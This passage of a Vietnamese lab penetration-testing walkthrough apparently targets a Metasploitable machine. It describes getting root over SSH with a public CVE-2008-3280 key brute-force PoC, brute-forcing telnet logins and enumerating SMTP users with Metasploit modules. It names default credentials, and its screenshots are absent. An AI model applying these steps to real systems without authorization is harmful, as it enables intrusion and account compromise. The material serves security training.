
Nhận thấy đang đứng tại shell của root trên Target, khai thác thành công.



3. PORT 22: SSH


Để ssh vào Target ta phải kiếm được tài khoản mật khẩu hoặc có thể kiếm key RSA để ssh vào.

3.1. Có nhiều cách như là tạo wordslist user và pass rồi dùng hydra brute-force hoặc thử đăng nhập với msfadmin:msfadmin. Nhưng ở đây ta dùng Poc của CVE 2008-3280 brute-force key: https://www.exploit-db.com/exploits/5720




Nhận được key RSA

3.2. Sử dụng key RSA bước trên để ssh vào Target




3.3. Nhận thấy đang đứng tại shell của root trên Target, khai thác thành công.




4. PORT 23: TELNET

Từ msfconsole kiểm tra thông tin đăng nhập telnet bằng phương pháp brute-force. Tìm tệp user.txt và tệp pass.txt trên hệ thống Pentester, cần thiết có thể tìm google với từ khóa “worldlist” “user.txt” và tải lại.


4.1. Pentester dùng module auxiliary/scanner/telnet/telnet_login



4.2. Xem và thiết lập các option bắt buộc



4.3. Chạy khai thác và xem kết quả




5. PORT 25: SMTP


SMTP(Simple Mail Transport Protocol) giữ cơ sở dữ liệu cục bộ của người dùng mà nó dùng để gửi và nhận email.

Ở port này thì không leo lên root trực tiếp được do vậy nhiệm vụ ở port này là list các tên user ra.


5.1. Pentester dùng module auxiliary/scanner/smtp/smtp_enum



5.2. Xem và thiết lập các option bắt buộc

